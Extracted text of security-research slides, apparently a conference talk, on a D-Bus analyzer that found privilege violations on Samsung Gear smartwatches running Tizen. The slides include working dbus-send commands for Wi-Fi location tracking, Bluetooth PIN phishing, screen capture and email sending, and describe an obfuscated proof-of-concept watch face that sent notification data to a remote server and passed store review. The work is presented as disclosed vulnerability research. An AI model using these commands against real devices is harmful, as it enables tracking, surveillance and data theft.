- ▶ Calls every method of every interface for all the objects
  - Using random arguments to never actually execute the program logic
- ▶ Parses the returned error, then categorize each method
  - `AccessDenied`, `ServiceUnknown`, `UnknownObject`, `NoReply`, ... → `Ignore`
  - Other errors or no error at all: “Callable”

# III Step 4: Prune and Print

- ▶ Prunes duplicate bus names
  - Unique :1.6  
Well-known org.freedesktop.systemd1
  - Hash every object, remove duplicates
- ▶ Prints property and callable methods
  - In dbus-send command form
  - For further manual analysis

db.json

```

▶ callable: [...], [...], [...], [...], [...], [...], [...], [...], [...], [...],
▶ names: ["org.ally.atspi.Registry", "ALARM.acalendar-service",
▼ root:
  ▼ :1.6:
    ▶ /org/freedesktop/systemd1: {org.freedesktop.DBus.Peer: ...},
...
  ▼ org.freedesktop.systemd1:
    ▶ /org/freedesktop/systemd1: {org.freedesktop.DBus.Peer: ...},

```

methods.log

```

1  dbus-send --system --type=method_call --print-reply \
2  --dest=org.freedesktop.systemd1 \
3  /org/freedesktop/systemd1 \
4  org.freedesktop.systemd1.Manager.GetUnit
5  [{"type":["s"],"direction":["in"]}, \
6  {"type":["o"],"direction":["out"]} ]
7  ...

```

Arguments



# Evaluation

## ► Target Device

- Samsung Gear Sport: Build RC4, Tizen 3.0.0.2, Release Date 2018-03-28
- Takes about an hour

## ► Statistics


- Total # of bus names: 269
- Readable Properties #: 130,634
- Callable Methods #: **2,319** (!)
  - Excluded Default Interface: org.freedesktop.DBus, ...



# Callable Yet Safe?

## ③ Third privilege check

- Log suggests access is denied after service explicitly asks Cynara
- Yet no D-Bus error gets returned; treated as a normal D-Bus call
- Dan categorizes methods as “Callable”
- ▶ Examine manually further for exploits
  - On Gear Sport and Gear S2



```
onetwothree@onetwothree-VirtualBox: ~/Lab/d
sh-3.2$ dlogutil -c
sh-3.2$
sh-3.2$ dbus-send --system --type=method_call \
> --print-reply \
> --dest=org.tizen.NetNfcService \
> /org/tizen/NetNfcService/Tag \
> org.tizen.NetNfcService.Tag.GetBarcode
method return time=1531480477.778261 sender=:1.39
-> destination=:1.3418 serial=68 reply_serial=2
int32 -967
array [
]
sh-3.2$ No error
sh-3.2$ dlogutil | grep -Ei 'NFC.+cynara'
E/NET_NFC_MANAGER( 2445): net_nfc_server_context.c: _get_credentials(202) > cynara_check FAIL,
checking whitelist...
```

# Privilege Violations

4



# III Vulnerable Services

- ▶ Wi-Fi
- ▶ Bluetooth
- ▶ Screen
- ▶ Notification
- ▶ Email
- ▶ ...and many more



Image: "1f4a5.svg" by Twitter, Inc and other contributors / CC BY 4.0


# Wi-Fi Takeover

- ▶ D-Bus APIs for `wpa_supplicant` are fully exposed
  - `wpa_supplicant`: Free software implementation of 802.11i
  - Tizen builds its own API/daemons on top
- ▶ Every method is callable, every property is readable
  - `CreateInterface`, `RemoveInterface`, `Scan`, ...
  - `WPS Start`, `GetPin`; `P2P Find`, `Connect`, ...
- ▶ Violated Tizen privileges
  - `network.get`, `network.profile`, `network.set`, `wifidirect`
  - `location.location.enable` (Platform level; private privilege)



# Wi-Fi - Track Location

- ▶ GPS coordinates can be publicly queried from
  - BSSID of nearby Wi-Fi networks
  - Signal values of the networks
- ▶ Malware can track user even if location is off
  - Force-trigger Wi-Fi Scan
  - Acquire network information
  - Query current location



```

1 $ dbus-send --system --dest=fi.wl.wpa_supplicant1 \
2 /fi/wl/wpa_supplicant1/Interfaces/0/BSSs/1 \
3 org.freedesktop.DBus.Properties.Get \
4 string:fi.wl.wpa_supplicant1.BSS string:BSSID
5 variant          array of bytes [
6 90 8d 78 64 ad c0
7 ]
8
9 $ dbus-send --system --dest=fi.wl.wpa_supplicant1 \
10 /fi/wl/wpa_supplicant1/Interfaces/0/BSSs/1 \
11 org.freedesktop.DBus.Properties.Get \
12 string:fi.wl.wpa_supplicant1.BSS string:Signal
13 variant          int16 -51
14
15 $ curl 'https://googleapis.com/geolocation/v1/geolo
16 cate' -d ${"wifiAccessPoints": [{"macAddress":
17 "90:8d:78:64:ad:c0", "signalStrength": -51}]}
18 {"location":{"lat": 37.2957026,
  "lng": 126.97689210000001}, "accuracy": 30.0}

```


# Bluetooth Takeover #1

- ▶ Partially exposed: projectx.bt/bt\_core
  - Tizen's own API/daemons for Bluetooth
  - Silently authorize incoming pair request
  - Force discoverable "piscan" mode
  - Prompt a PIN request system UI
  - ...
- ▶ Malware can phish user to obtain PIN
  - Present legitimate system UI to trick user
  - Any input is returned to the malware

```

1 $ dbus-send --system --type=method_call \
2   --print-reply --dest=org.projectx.bt \
3   /org/tizen/adapter_agent \
4   org.bluez.Agent1.RequestPinCode \
5   objpath:/org/bluez/hci0/dev_78_F7_BE_91_30_26

```



# Bluetooth Takeover #2

Demo


- ▶ Partially exposed: bluez
  - bluez: Bluetooth stack for Linux-like OSes
  - Force disconnect, gather information, ...
- ▶ Bonus: No restriction on hcidump utility
  - Any user can dump Bluetooth packets with no superuser privilege
  - Dump HCI packets + force disconnect + auto reconnect → Extract link key
- ▶ Violated Tizen privileges
  - bluetooth
  - bluetoothmanager (Platform level; private)

```
onetwothree@onetwothree-VirtualBox: ~/Lab/dan/tizen-studio
sh-3.2$ ls -l /usr/bin/hcidump
-rwxr-xr-x 1 root root 313928 Mar 29 19:32 /usr/bin/hcidump
sh-3.2$ hcidump -w /tmp/0.pcap
HCI sniffer - Bluetooth packet analyzer ver 5.37
Maximum size of one file : 10000000, Rotated file count : 2
btspoop version: 1 datalink type: 1002
device: hci0 snap_len: 1500 filter: 0x0
```

# Screen Takeover

Demo

- ▶ Enlightenment/EFL
  - Tizen's choice of window manager
- ▶ Partially exposed: enlightenment.screen\_capture
  - dump\_topwins dumps windows into PNG files
- ▶ Violated Tizen privileges
  - screenshot (Platform level; private)



```
onetwothree@onetwothree-VirtualBox:~$ sh-3.2$ dbus-send --system --type=method_call --dest=org.enlightenment.screen_capture /org/enlightenment/wm org.enlightenment.wm.info.dump_topwins string:/opt/usr/home/owner/sh-3.2$ ls *.png  
0xf76b72f0_0.png  
0xf76e8048_270.png  
0xf7768540_270.png  
0xf79b26d8_0.png  
0xf79fc220_270.png  
0xf7ad5298_270.png  
sh-3.2$
```

# Notification Takeover

Demo

- ▶ Partially exposed: com.samsung.wnoti
  - Manages notification transmitted to Gear
  - Many functions that involves notification
  - ClearAll to remove all notifications
  - GetCategories to read all data
  - ...
- ▶ Violated Tizen privileges
  - notification, push, ???



```

1 interface com.samsung.wnoti {
2     methods:
3         ClearAll(...);
4         ClearCategory(...);
5         ClearNotification(...);
6         BlockCategory(...);
7         BlockApp(...);
8         ControlPopup(...);
9         RequestMobileAction(...);
10        RequestMobileActionIntent(...);
11        ExecuteWearAction(...);
12        LaunchApplicationOnHost(...);
13        LaunchWebsearch(...);
14        ChangeNewFlag(...);
15        InsertPanel(...);
16        IsPanelReady(...);
17        ClearPanel(...);
18        SetColorExtractionValue(...);
19        GetCategories(...);
20        PostNotificationCards(...);
21        ReadNotificationCards(...);
22        RemoveNotificationCards(...);
23        RemoveNotification(...);
24        GetApplicationIdentifier(...);
25        GetApplicationMetaInfo(...);

```

# Email Takeover

Demo

- ▶ `wemail_consumer_service`
  - Manages user's mailbox on Gear, communicates with manager on phone
  - `req_show_on_device` to launch Email app on phone
  - `req_mail_state` to modify message data
  - `req_send_mail` to send any email from user's address
- ▶ “Security” for private methods
  - `{"id": "wemail-private-send-mail-noti", ...}`
  - `strcmp` and nothing more
- ▶ Violated Tizen privileges
  - `messaging.write`
  - `email, email.admin` (Platform level; private)

```

000227AC LDR R1, =(aitemid+4 - 0x227B8)
000227B0 ADD R1, PC, R1 ; "Id"
000227B4 BL j_get_string_val
000227B8 LDR R1, =(aWemailPrivateS - 0x227C4)
000227BC ADD R1, PC, R1 ; "wemail-private-send-mail-noti"
000227C0 MOV R5, R0
000227C4 BL g_strcmp0
000227C8 CMP R0, #0
000227CC BNE loc_22998

```

```

00022998
00022998
00022998 LDR R2, =(aSrcWemailIpcMs - 0x229B0)
0002299C MOV R1, #0x3B7
000229A0 LDR R3, =(aWemailIpcSeria_10 - 0x229B8)
000229A4 MOV R0, #0
000229A8 ADD R2, PC, R2 ; "src/wemail-ipc-msg.c"
000229AC STR R1, [SP,#0x38+var_30]
000229B0 ADD R3, PC, R3
000229B4 ADD R2, R2, #4
000229B8 ADD R3, R3, #0x35C
000229BC STR R2, [SP,#0x38+var_38]
000229C0 STR R3, [SP,#0x38+var_34]
000229C4 MOV R1, #6
000229C8 LDR R2, =(aWemailCommon - 0x229D8)
000229CC LDR R3, =(aSSDIIdIsDiffere - 0x229DC)
000229D0 ADD R2, PC, R2 ; "WEMAIL_COMMON"
000229D4 ADD R3, PC, R3 ; "%s: %s(%d) > id is different"
000229D8 BL __dlog_print
000229DC MOV R0, #0xFFFFFFFF
000229E0 B loc_2294C

```

# III Demo

Sequence shortened from

<https://youtu.be/Yc4AvIJLLpw>




# Strange Case of wnoti

```
1 <busconfig>
2 ...
3 <policy context="default">
4   <allow send_destination="com.samsung.wnoti"/>
5   <check send_destination="com.samsung.wnoti" send_interface="com.samsung.wnoti"
6     send_member="ClearPanel" privilege="http://tizen.org/privilege/notification"/>
7   <check send_destination="com.samsung.wnoti" send_interface="com.samsung.wnoti"
8     send_member="LaunchWebsearch"
9     privilege="http://developer.samsung.com/tizen/privilege/hostbrowser.launch"/>
10  <check send_destination="com.samsung.wnoti" send_interface="com.samsung.wnoti"
11    send_member="SetSmartRelay" privilege="http://tizen.org/privilege/notification"/>
12 </policy>
13 </busconfig>
```


- ▶ wnoti-service.conf: Only three methods are listed
  - Many other sensitive methods are missing



# Strange Case of wpa\_supplicant



How it was designed



How it actually works




- `connman.conf` and `net-config.conf` protect Tizen's own Wi-Fi daemons
- But `wpa_supplicant.conf` doesn't exist: D-Bus is not hierarchical



Image: Tizen Wiki

# Distribution via Galaxy Apps

- ▶ D-Bus client API is officially supported
  - E1dbus: D-Bus integration with Enlightenment/EFL
- ▶ PoC application “BitWatch”
  - Benign-looking watch face
  - Privilege: network.get, internet
  - Reads notification data, sends it to a remote server
- ▶ Submitted to Samsung Galaxy Apps
  - Obfuscated to hide system service names
- ▶ *Passed validation process!*
  - Gone on sale until we took it down



## Description

Stay up-to-date with the current coin market for your profit! BitWatch is a simplistic watch face application that allows you to take a quick glance at the ever-changing Bitcoin mar [More](#)

## Overview

Version : 1.0.0

86.78 KB

For all ages

**INSTALL**

3/9/2018



## III Vendor Response

- ▶ Apr 10th: Vulnerabilities reported to Samsung Mobile Security
- ▶ Apr 19th: Report triaged by Samsung
- ▶ Patches for open-source services committed to the Tizen Git repository
- ▶ May 29th: Updates released for Gear Sport and S3
- ▶ Jul 13th: Severity assigned High



# Conclusion

5



# Recap

- ▶ Tizen security internals
  - Objects and privileges
  - Where privileges are validated: ① application, ② Cynara-aware D-Bus, and ③ service
- ▶ Dan the D-Bus analyzer
  - AccessDenied as an oracle to discover privilege violations
- ▶ Privilege violations
  - Wi-Fi, Bluetooth, screen, notification, email takeover
  - Possibility of distribution via official store



# III Future Work

- ▶ Can Dan be applied to
  - Other Tizen systems: Smart TV, home appliances, IoT, ...
  - Other D-Bus systems: Linux-like OS, ...
- ▶ Obfuscation techniques
  - To bypass future mitigations of Galaxy Apps



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